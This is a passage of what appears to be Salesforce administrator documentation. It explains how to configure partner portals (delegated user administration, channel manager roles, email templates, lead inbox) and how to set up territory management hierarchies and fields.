To set up and update the partner portal:	"Customize Application"
To create and edit profiles:	"Manage Users"
To set up the request a meeting feature:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

After you enable your partner portal and set up the Request a Meeting feature, complete the following steps to let your Partner users request meetings with contacts, leads, and person accounts:

1. Update your custom Partner User profiles:

a. Include the "Send Email" and "Edit Events" user permissions.
b. Verify that the tab visibility for the Contacts and Leads tabs is Default On.

2. Ensure that the custom Partner User profile is active and assigned to your Partner users.

Delegating Partner User Administration

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage partner portal users:	"Manage External Users"
To create, edit, and delete profiles:	"Manage Users"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can delegate a subset of administrative rights to external users that have a partner user license. Delegated external user administrators can perform any of the following tasks for users, including both customer users and partner users, associated with their account:

- Create external users
- Edit external users
- Reset passwords for external users
- Deactivate existing external users

Note: When a delegated external user administrator deactivates a portal user, the administrator doesn't have the option to remove the portal user from any teams that user is a member of.

You must use the original profile user interface to delegate administration rights for a partner user. If you're using the enhanced profile user interface, disable it temporarily in the User Interface settings to complete this procedure.

To delegate a partner user administration rights:

1. From Setup, click **Manage Users** > **Profiles** and click a custom partner profile.

   You cannot edit the Partner User profile.

2. Click **Edit**.
3. Select **Delegated External User Administrator**.
4. Click **Save**.
5. Click **Edit** in the Delegated External User Profiles related list.
6. Select the external user profiles you want users with this profile to be able to administer. An external user delegated administrator can manage external users with Customer Portal, partner portal, or Communities profiles, as long as the users with the profile are under the same account.
7. Click **Save**.

To change which profiles a delegated external user administrator can edit:

1. From Setup, click **Manage Users** > **Profiles** and click a custom partner profile.

   You cannot edit the Partner User profile.
2. Click **Edit** in the Delegated External User Profiles related list.
3. Select the external user profiles you want users with this profile to be able to administer.
4. Click **Save**.

Delegated portal user administrators can click **Manage External User**, then **View Partner User** on the contact's detail page to view and edit the partner portal user's details:

- Click **Edit** to edit a partner portal user's details.
- Click **Reset Password** to reset the partner portal user's password.
- Click **Edit** and deselect the `Active` checkbox to deactivate the user.

Note: Delegated partner user administrators can update portal users on any account to which they are transferred.

Tips on Setting Up Delegated Portal User Administration

Consider the following when setting up delegated portal user administration:

- On the profile of users for which you are granting delegated portal administration:
  - ◊ Add the “Create” and “Edit” permissions on contacts so that delegated portal administrators can create and update contacts related to their account.
  - ◊ Set the Accounts and Contacts tab settings to Default On so that delegated portal administrators can view the Accounts and Contacts tabs and easily manage contacts related to their accounts.
- Add the Accounts and Contacts tabs to your portal.
- Set field level security and page layouts so that delegated portal user administrators can only access the account, contact, and case fields you specify.

Partner Portal Overview
Enabling the Partner Portal

Enabling the Partner Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable the partner portal:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

To enable the partner portal:

1. From Setup, click **Customize** > **Partners** > **Settings**.
2. Click **Edit**.
3. Select the `Enable Partner Portal` checkbox.
4. Click **Save**.

Note: After you enable the partner portal, you cannot disable it. However, you can prevent users from logging into your partner portal. For more information, see Partner Portal Configuration on page 1480.

After you enable the partner portal for your organization, you can then create one or more partner portals to satisfy the various business needs of your customers..

When you enable the partner portal, the following items are automatically added to your organization:

Partner User profile
: You can assign partner portal users to profiles cloned from this profile. For each cloned profile, verify that the "API Only User" permission is not selected; if this permission is selected, users associated with the profile will not be able to log in to the partner portal.

Enable As Partner button on account records
: Allows you to create a partner account.

Enable Partner Portal User and View Partner Portal User buttons on contact records
: Allows you to create a new partner user or view existing partner users.

"All Partner Portal Users" and "All Internal Users" groups along with the "Roles and Internal Subordinates" sharing rule category
: You can use these groups and the sharing rule category to easily create sharing rules that grant all of your partner portal or Salesforce users access to specific data.

Group or Category	Description
All Partner Portal Users group	Contains all partner portal users in your organization
All Internal Users group	Contains all Salesforce users in your organization
Roles and Internal Subordinates sharing rule category	Allows you to create sharing rules in which you can choose specific Salesforce users in your organization by role plus all of the users in roles below that role, excluding any partner portal roles

Partner Portal Configuration

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure a partner portal:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Once you have created a partner portal, you can customize it to meet your business needs. By customizing your partner portal, you can satisfy the needs of your various channels.

To customize your partner portal:

1. From Setup, click **Customize** > **Partners** > **Settings**.
2. Click the name of the portal you wish to customize.
3. Configure the portal settings and communication templates.
4. Configure the fonts and colors used on the portal.
5. Configure the available tabs for the portal.
6. Assign partner profiles to the portal.
7. Configure portal languages.

8. Optionally, add the Partner Portal Welcome component to home page layouts assigned to portal users. The welcome component displays a welcome message with the user's name, their channel manager's name, and links to their company and personal profiles.
9. Optionally, add the Partner Portal Lead Inbox component to home page layouts assigned to portal users. When a user logs in to your portal, they see a list of leads for their lead queues. The user can click **Accept** next to a lead to take ownership of it; they won't see complete lead details until they click **Accept**.

Assigning Partner Profiles to Partner Portals

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign partner profiles to partner portals:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Portal users can only log into partner portal assigned to their profile. To assign a profile to a partner portal:

1. From Setup, click **Customize** > **Partners** > **Settings**.
2. Select the name of your partner portal.
3. Click **Edit Profiles** in the Assigned Profiles section.
4. Select the `Active` checkbox next to the profile you want to assign to the portal.

A portal user can access all the partner portals assigned to his or her profile with one username and password.

You can view the number of active users associated with each profile assigned to a partner portal on the `Users` field on the Assigned Profiles section.

Partner Portal Best Practices

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Implementation Tips

- Portal users can only log into partner portals assigned to their profile.

  A portal user can access all the partner portals assigned to his or her profile with one username and password.

  You can view the number of users associated with each profile assigned to a partner portal on the `Users` field on the Assigned Profiles section.
- The login URL of each partner portal you create contains a unique identifier, such as `portalId=060D00000000Q1F`. You can find this identifier on the portal detail page. The unique identifier determines the specific portal a user can access. If a user accesses a login URL that does not contain a unique identifier, they are automatically directed to the login URL of the first partner portal you created. Note that portal users can only log into a partner portal using the portal's login page and not through the Salesforce login page.
- The settings on the following items apply to both your organization *and* your partner portals:
  - ◊ List views
  - ◊ Search layouts
  - ◊ Workflow alerts

Best Practices

- Because you can uniquely customize the fonts, colors, email templates, and login message of each partner portal you create, you can build a partner portal for each partner organization supported by your organization, or for different partner tiers or communities.

  Note: JavaScript and CSS code are automatically removed from HTML files used as the portal login message.
- You cannot delete a partner portal, but you can prevent users from logging into a portal by deselecting the `Login Enabled` checkbox.
- You can create multiple partner portals that display different tabs for users with the same profile, as long as the profile has access to each object displayed on a tab.
- You can set the default number of roles for partner portal accounts. This benefits your partner portal by reducing the number of unused roles.
- When you enable the partner portal, the default portal will be set as `Login Enabled`. Disable that setting, and re-enable it when the default portal is ready for partner users to login.
- Let your partner users know they can make their channel manager the owner of an object.

- Create a home page layout for your partner users with custom links to frequently used features.
- Include the Partner Portal Welcome component on home page layouts assigned to partner portal users. When users log in to your portal they receive a welcome message with their name, their channel manager's name, and links to both their company and personal profiles. They can click the linked channel manager name to send an email to that person. When portal users change information about themselves their user record is automatically updated but their contact record is not.
- Customize the Custom Links home page component to include links that your partner users can use, or remove it from the home page layout.
- Partner users cannot set reminders on tasks. Create a process to help them manage their tasks without reminders.
- You can add the Partner Portal Lead Inbox component on home page layouts assigned to partner portal users.We recommend hiding important lead fields, such as `Company Name` and `Lead Name`, from partner portal users so that they don't selectively choose which leads to accept.

Partner Portal Overview

Tips for Setting Up Partner Portal Channel Managers

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Starting in Summer ’13, the partner portal is no longer available for organizations that aren’t currently using it. Existing organizations continue to have full access. If you don’t have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Channel managers are the internal users that manage your partners. Before enabling a portal, you need to ensure your channel managers have the appropriate permissions so they can manage partners.

The two main areas available for configuring your channel managers are profiles and roles.

Channel Manager Roles

Your role hierarchy determines what data your users can access. Users can always view and edit records that they own. In addition, users can always view, edit, and report on data owned by or shared with users below them in your role hierarchy. Channel manager roles are always directly above their partner users' roles in the hierarchy, giving channel managers access to all of the data owned by the partners they manage. When partner users are created on a partner account, Salesforce automatically places the partner users' role beneath the role of the channel manager who owns that partner account. To help you manage your channel managers and partner users, create a logical channel manager role structure.

Channel Manager Profiles

Profiles determine the permissions users have, page layouts they see, the tabs and record types available to them, and other settings. Create a unique profile and design its settings specifically for channel managers. Use these tips when creating this profile:

Make the following tabs available to channel managers

Leads, Accounts, Contacts, Opportunities, Documents, and Products. Also, if you plan to use Solutions or custom objects, make them available to your channel managers.

Assign record types

Assign the appropriate lead record types to your channel manager profiles.

Assign page layouts

Assign the appropriate page layouts to your channel manager profiles. Ensure that the **Enable Partner Portal Login** and **View Partner Portal User** buttons are included on the contact page layout for your channel managers.

Enable the "Manager Partners" permission

When this permission is enabled, channel managers can enable new partner accounts and partner users.

Make the `Partner Account` field visible to channel managers on leads, accounts, and opportunities

This allows channel managers to create list views or reports for tracking partner user activity.

Make the `Last Transfer Date` field visible to channel managers on leads

This allows channel managers to create lists views or reports for tracking partner user activity.

Additional Tips

- Create a public group for channel managers. You can use this group for filtering and controlling access to documents.
- Create a lead queue for channel managers. You can use this queue for lead assignment rules.

Partner Portal Default Communication Templates

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify default partner portal communication templates:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can set default communication templates for your partner portals. Default communication templates will be used for partner communication unless you have specified templates for a particular portal. In addition, if a partner user is assigned to more than one portal, the default communication templates will be used when communicating with that user.

To set the default communication templates for the partner portal:

1. From Setup, click **Customize** > **Partners** > **Settings**.
2. Click **Set Default Email Templates for All Portals**
3. Click **Edit**.
4. Set the following options:

Email Notification Settings	
Setting	**Description**
`From Email Address`	The email address from which all partner portal communication templates are sent, for example, "support@acme.com." Salesforce sends the emails automatically, but they appear to portal users as if they were sent from this email address. If a portal user responds to a communication template, the response is sent to this address.
`From Email Name`	The name associated with the "From" Email Address, for example, "Acme Partner Support."
`New User Template`	The email template used to send a username and initial password to all newly-enabled partner portal users. By default, a sample template is automatically selected for you. This template must be marked as `Available for Use`.
`New Password Template`	The email template used to send a new password to existing partner portal users when you reset their passwords.
`Lost Password Template`	The email template used to send a new password to existing partner portal users when they reset their own passwords by clicking **Forgot your password?** on the login page of the partner portal.
`Change Owner to Portal User Template`	The email template used to send a notification to partner portal users when they become the new owner of a record in the portal.

5. Click **Save**.

Customizing the Partner Portal Lead Inbox Component

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable and customize the Partner Portal Lead Inbox component:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Include the Partner Portal Lead Inbox component on home page layouts assigned to partner portal users. When a user logs in to your portal, they see a list of leads for their lead queues. The user can click **Accept** next to a lead to take ownership of it; they won't see complete lead details until they click **Accept**.

Note: The Lead Inbox only displays on the user's home page when there are leads to accept. When the user accepts a lead, they become the owner of the lead and the lead disappears from the Lead Inbox.

After you add the component to home page layouts assigned to portal users, you can choose the columns that show up:

1. From Setup, click **Customize** > **Partners** > **Settings**.
2. Click the name of your partner portal.
3. Click **Customize Lead Inbox**.
4. Add, remove, or rearrange fields from the Selected Fields list.

   Note: We recommend hiding important lead fields, such as `Company Name` and `Lead Name`, from partner portal users so that they don't selectively choose which leads to accept.

5. Click **Save**.

About Partner Portal User Management

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Starting in Summer ’13, the partner portal is no longer available for organizations that aren’t currently using it. Existing organizations continue to have full access. If you don’t have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

There are two types of users for partner portals—channel managers and partner users.

Channel managers are the internal users that manage your partners. Before enabling a portal, you need to ensure your channel managers have the appropriate permissions so they can manage partners.

Partner users are Salesforce users with limited capabilities. They are external to your organization but sell your products or services through indirect sales channels. They are associated with a particular partner account, have limited access to your organization's data, and log in via a partner portal.

The following table shows the storage per license as well as which features the partner user can access on the portal.

	Gold Partner License Type
Storage per license	5 MB of data storage per user
Documents	Yes
My Account Profile	Yes
Leads	Yes
Custom Objects	Yes
Approvals	Yes. Users can submit records for approval and view the status of approval requests in the Approval History related list on record detail pages, but can't be assigned as approvers.
Accounts	Yes
Opportunities	Yes
Salesforce CRM Content (Read Only)	Yes
Reports	Yes
Delegated External User Administration	Yes
Email	Yes

	Gold Partner License Type
Cases	Yes

Setting Partner Portal Role and User Defaults

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set the number of roles per portal account	"Customize Application"
To enable partner super user access	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can set these partner portal role and user defaults:

- Set the default number of roles for partner portal accounts on page 1489
- Enable Partner Super User Access on page 1490

Partner Portal Overview
Partner Portal Settings

Roles Per Partner Portal Account

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set the number of roles per portal account:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can set the default number of roles for partner portal accounts. This benefits your partner portal by reducing the number of unused roles. You can set up to three roles; the system default is three.

For example, if you currently have three roles created when an account is enabled for your partner portal, but only need one role for new accounts, you can reduce the number of roles to one.

To set the number of roles per partner portal account:

1. From Setup, click **Customize** > **Partners** > **Settings**.
2. Click `Set Portal Role and User Defaults`.
3. In the Portal Role and User Defaults page, click **Edit**.
4. In the `Number of Roles` drop-down list, set your default number of roles per partner portal account.
5. Click **Save**.

The number of roles for existing portal accounts doesn't change with this setting.

Enabling Partner Super User Access

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Partner Super User Access:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You must have a partner portal enabled to use Partner Super User Access.

To enable Partner Super User Access:

1. Click From Setup, click **Customize** > **Partners** > **Settings**..
2. In the Partner Relationship Management Settings page, click **Set Portal Role and User Defaults**.
3. Click **Edit** and select the `Enable Partner Super User Access` checkbox.

You can disable Partner Super User Access by deselecting the `Enable Partner Super User Access` checkbox. However, if you reenable this feature, all users who were assigned Super User Access before the feature was disabled will automatically gain Super User Access again. See Assigning Partner Super User Access for more information.

Tracking Partner Activity

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create custom list views:	"Read" on the type of record included in the list
To create, edit, save, and delete reports:	"Run Reports" AND "Read" on the records included in reports AND "Create and Customize Reports"
To create, edit, and delete dashboards:	"Manage Dashboards"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Tracking partner activity is important to ensure that your leads and opportunities are being managed effectively. Using the `Partner Account` field on leads and opportunities, you can create custom reports and list views that help you track the work partner users are doing.

Tip: When creating a list view or report, to include all leads or opportunities associated with a partner account, use "Partner Account not equal to" and leave the third field in the filter blank.

Tips for tracking partner user activity:

- Create list views to indicate partner lead and opportunity activity during the last week.
- Create a dashboard showing the number of leads created in the last week that are owned by partners.
- Create a list view of leads assigned to partners that have not been updated recently.
- Create forecast reports on partner user opportunities.
- Use the lead `Last Transferred Date` field to search for leads that have not been acted upon in a timely fashion.
- If you are using customizable forecasting, assign a user as a forecast manager for each partner role in your forecast hierarchy. Assigning someone as a forecast manager means that all forecasts from users below that user in the forecast hierarchy roll up to that person.

  Note:

  When you transfer a partner portal user to another account:

  ◊ Opportunities on each account are automatically recalculated through your organization's forecast hierarchy.

◊ Opportunities owned by the partner portal user remain in the previous account.

SETTING OPTIONS FOR SELLING

CUSTOMIZING TERRITORIES TO HELP YOUR USERS MANAGE ACCOUNTS

Enabling Territory Management

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable territory management:	“Manage Territories”

Territory management is not enabled by default in Salesforce. To request territory management for your organization, contact salesforce.com.

Note: Territory Management is available only with Customizable Forecasts and not supported with the Winter ’12 release of Forecasts. If Territory Management is enabled, you can no longer use the Winter ’12 release of Forecasts.

You must meet the following prerequisites before enabling territory management:

- Your organization must be using customizable forecasting in order to enable territory management. If you do not know whether you have customizable forecasting, see Do I Have Customizable Forecasting? on page 1197.
- Follow the steps in the Deploying Territory Management Guide to prepare your organization for territory management.

After you have completed the prerequisites, you will be ready to turn on territory management for your organization:

1. In Salesforce, from Setup, click **Manage Territories** > **Settings**.
2. Optionally, change the organization-wide territory management settings that are configurable from the Territory Settings page. See Configuring Territory Management Settings on page 1494.

3. There are two different options for enabling territory management, which depend on your preference to retain or purge preexisting forecast data. Click either **Enable Territory Management** or **Enable Territory Management from Scratch**.

What the Enable Territory Management Button Does

When you click this button, your organization's current forecast hierarchy and forecast data are automatically copied to the territory hierarchy as follows:

- The name of your organization is set as the top of the territory hierarchy.
- For each role in the forecast hierarchy, a corresponding territory is created in the new territory hierarchy.
- Manual forecast sharing settings on the roles are copied to the new territory. For more information on manual forecast sharing, see Manually Sharing a Forecast on page 1592.
- Active Salesforce users are added to territories based on their roles.
- Opportunities are assigned to the opportunity owner's territory.
- Accounts are not assigned anywhere in the territory hierarchy.
- Until you add or edit territories, your forecasts will work the same as they did before you enabled territory management.

What the Enable Territory Management from Scratch Button Does

When you click this button, the following occurs:

- All preexisting forecast data is deleted.
- An empty territory hierarchy is created.

Using this button is only recommended when you are setting up a brand new organization in Salesforce that does not have an existing forecast hierarchy.

Warning: ***Irreversible data loss*** can result from clicking **Enable Territory Management from Scratch**.

4. Configure territory-related fields, page layouts, and user permissions:

- From Setup, click **Customize** > **Accounts**:
  - ◊ Click **Fields** to set the field-level security of the `Territories` and `Exclude from territory assignment rules` fields.
  - ◊ Click **Page Layouts** to add those fields to account page layouts. Also, for each account page layout, you can set whether users can choose to run account assignment rules when they save accounts, and whether account assignment rules should run by default whenever accounts are saved.
- From Setup, click **Customize** > **Opportunities**:
  - ◊ Click **Fields** to set the field-level security of the `Territory` field.
  - ◊ Click **Page Layouts** to add the field to opportunity page layouts.
- Using permission sets or profiles, grant the "Manage Territories" permission to users who will be administrators of the territory hierarchy. Users that had the "Customize Application" permission before you enabled territory management are automatically given the "Manage Territories" permission.

5. To begin working with your new territory hierarchy, from Setup, click **Manage Territories** > **Hierarchy**. See Building Your Territory Hierarchy on page 1495.

Do I Have Customizable Forecasting?
Configuring Territory Management Settings
Administrator setup guide: Deploying Territory Management

Configuring Territory Management Settings

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure territory settings:	"Manage Territories"

You can set default account, contact, opportunity, and case access levels for new territories, as well as whether forecast managers can administer the territories located below them in the territory hierarchy.

1. From Setup, click **Manage Territories** > **Settings**.
2. Choose default access levels for accounts, contacts (depending on your organization-wide default setting), opportunities, and cases. These are the access levels that will be selected by default when a new territory is created. For descriptions of these fields, see Territory Fields on page 1499.

   Note: These settings are not retroactive and do not affect territories that already exist.

   When creating or editing an individual territory, you can override these default access levels. See Creating Territories on page 1498.

3. Optionally, check `Forecast managers can manage territories`. When this box is checked, forecast managers can administer subordinate territories: they can manage users, manually add accounts, and manage account assignment rules for territories that are below their immediate territory. Also, they can add child territories to both their immediate territory and lower territories. To learn more about forecast managers, see Assigning Forecast Managers in Your Forecast Hierarchy on page 1590.

Enabling Territory Management
Displaying and Editing Territories
Territory Management Overview
Building Your Territory Hierarchy

Building Your Territory Hierarchy

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view territories:	"View Setup and Configuration"
To edit territories:	"Manage Territories" OR You are a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

Note: If you clicked the **Enable Territory Management** button to enable territory management, your existing forecast hierarchy was used as the basis of the territory hierarchy.

To work with your organization's territory hierarchy, from Setup, click **Manage Territories** > **Hierarchy**. The following terms are used when referring to territories in the hierarchy:

Parent Territory

A territory that is located immediately above another territory in the hierarchy. A territory has exactly one parent territory in the hierarchy, except for the top-level territory which does not have a parent.

Child Territory

A territory that is immediately below another territory in the hierarchy. A parent territory can have an unlimited number of child territories.

Sibling Territory

Child territories that share the same parent territory.

Choose an option from the drop-down list to change how the territory hierarchy is displayed:

Show in tree view

See a visual representation of the parent-child relationships between your territories. Click **Expand All** to see all territories, or **Collapse All** to see only top-level territories. To expand or collapse an individual node, click the plus (+) or minus (-) icon.

Show in sorted list view

See a territory list that you can sort alphabetically by territory name, parent territory (**Reports to**), or description.

To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

Show in list view

See a list of territories and their children, grouped alphabetically by the name of the top-level territory. The columns are not sortable. This view is not available for hierarchies with more than 1,000 territories.

Each view provides links for you to create, edit, and delete territories.

Managing Territories
Displaying and Editing Territories

Displaying and Editing Territories

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view territories:	"View Setup and Configuration"
To edit territories:	"Manage Territories" OR You are a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

From the territory detail page, you can view and modify different aspects of the territory, including related territories, assigned users, and included accounts.

Displaying Territories

1. From Setup, click **Manage Territories** > **Hierarchy**.
2. Select the name of the territory you want to view.

Viewing Related Territories

The `Hierarchy` list at the top of the territory detail page shows how this territory is related to the top-level territory in the territory hierarchy. To see the names of other territories who share the same parent territory as this one, refer to the `Siblings` list immediately below. In either list, you can click a territory name to view that territory. The territory detail page also includes a Child Territories related list; see Working with Territory Related Lists on page 1497.

Editing Territories

To update an existing territory, click **Edit**, and then change the fields you want to modify. For more information, see Territory Fields on page 1499 and Creating Custom Territory Fields on page 1500.

If an edit to a territory affects a very large amount of data, you will be sent a confirmation email when the operation has completed.

Note: When you edit groups, roles, and territories, sharing rules are usually automatically reevaluated to add or remove access as needed. If these changes affect too many records at once, a message appears warning that the sharing rules won't be automatically reevaluated, and you must manually recalculate them.

Cloning Territories

Click **Clone** to create a new territory with the same standard and custom field values as the current territory. The cloned territory will have the same parent territory as the original territory. However, assigned users, account assignment rules, and manually assigned accounts are not cloned.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

Viewing Accounts Assigned to a Territory

Click **View Accounts** to see a list of the accounts that have been assigned to this territory and territories below it in the territory hierarchy. The list includes both manually assigned accounts and accounts that were assigned via rules.

Working with Territory Related Lists

Each territory detail page has the following related lists:

- **Assigned Users** - Lists the users in the territory. See Managing Users in Territories on page 1502.
- **Inherited Account Assignment Rules** - Lists the account assignment rules for this territory that are defined in a parent territory. See Managing Account Assignment Rules on page 1506.
- **Account Assignment Rules Defined in This Territory** - Lists the account assignment rules for this territory. See Managing Account Assignment Rules on page 1506.
- **Manually Assigned Accounts** - Lists the accounts that have been manually added to this territory. See Manually Assigning Accounts to Territories on page 1514.
- **Child Territories** - Lists the territories located immediately below this territory in the territory hierarchy. Click **Add Territory** to create a new child territory for this territory. Click a child territory name to view that territory's detail page.

Note: Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.

Creating Territories

Creating Territories

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create territories:	"Manage Territories" OR You are a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

You can create up to 500 territories for your organization. To create a new territory:

1. From Setup, click **Manage Territories** > **Hierarchy** > **Add Territory**. You can also click **Add Territory** from the Child Territories related list of a territory detail page.
2. Define the new territory by entering or changing fields. For descriptions of territory fields, see Territory Fields on page 1499.

   The required standard fields for territories are `Label`, `Territory Name`, and `Parent Territory`. Territories can also have custom fields. For more information, see Creating Custom Territory Fields on page 1500.
3. Click **Save** to finish or **Save & New** to create more territories.

Territory Fields

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit territories:	"Manage Territories" OR You are a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

A territory has the following fields, listed in alphabetical order.

Field Name	Description
`Account Access`	Sets how much access territory members have to the territory's accounts: view only, view and edit, or view, edit, transfer and delete.
`Case Access`	Sets how much access territory members have to cases on the territory's accounts, regardless of who owns the cases: no access, view only, or view and edit.
`Confine Opportunity Assignment`	Select this checkbox to prevent the opportunities in this territory from being moved out of this territory and its child territories when account assignment rules are run.
`Contact Access`	Sets the level of access territory members have to contacts on the territory's accounts, regardless of who owns the contacts. The options are no access, view only, or view and edit.
`Forecast Manager`	The user to whom forecasts from child and lower-level territories roll up. Only modifiable by clicking **Change** on the territory detail page. If enabled via the Territory Settings page, a forecast manager can administer lower territories in the hierarchy.
`Label`	The name used to refer to the territory in any user interface pages.
`Opportunity Access`	Sets how much access territory members have to opportunities on the territory's accounts, regardless of who owns the opportunities: no access, view only, or view and edit.
`Parent Territory`	Territory immediately above this territory in the territory hierarchy. The parent territory must be an existing territory. Use the lookup icon to select the parent territory.

Field Name	Description
`Sharing Groups`	Read-only and only displays on the territory detail page. For every territory, two sharing groups are created; one for the territory, and another for the territory and its children. Click **Territory** to see the users who are in the sharing group for a territory. Click **Territory and Subordinates** to see the users who are in the sharing group for a territory and its children. **Note:** Users are listed as group members only when the group is used in sharing rules or manual record sharing.
`Territory Name`	The unique name used by the API and managed packages. The name must begin with a letter and use only alphanumeric characters and underscores. The name cannot end with an underscore or have two consecutive underscores.
`Territory Description`	A description of the territory.

Creating Custom Territory Fields

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or edit custom territory fields:	"Manage Territories" OR You are a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

You can add up to 500 custom territory fields to tailor territories for your company's unique requirements. To create or edit custom fields on territories:

From Setup, click **Customize** > **Territories** > **Fields**.

From this page, you can view details of standard fields, create or edit custom fields, or define field dependencies.

Note: Territories do not have customizable page layouts. New custom fields are added in alphabetical order at the bottom of the territory detail page.

Displaying and Editing Territories
Creating Territories
Territory Fields

Deleting Territories

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete territories:	"Manage Territories" OR You are a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

You can only delete territories that do not have any child territories. When a territory is deleted, the following items are no longer associated with that territory:

- All users, whether or not `Active in Territory` is checked
- All accounts, whether assigned manually or by account assignment rules
- All opportunities

To delete a territory:

1. From Setup, click **Manage Territories** > **Hierarchy**.
2. Click **Del** next to a territory in the hierarchy. Alternatively, select the name of a territory and click **Delete**.

Note: Restoring an account or opportunity from the Recycle Bin restores the territory assignment, but it does not trigger the evaluation of account assignment rules. If account assignment rules changed while the record was in the Recycle Bin, the restored record may have territories that are inconsistent with the new rules.

Building Your Territory Hierarchy

Managing Users in Territories

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign users to territories:	"Manage Territories" AND "Manage Users"

A territory can have an unlimited number of users, and a user can be assigned to an unlimited number of territories.

In the context of a specific territory, users have both an `Active` status and an `Active in Territory` status:

Active

An active user is able to log in to Salesforce.

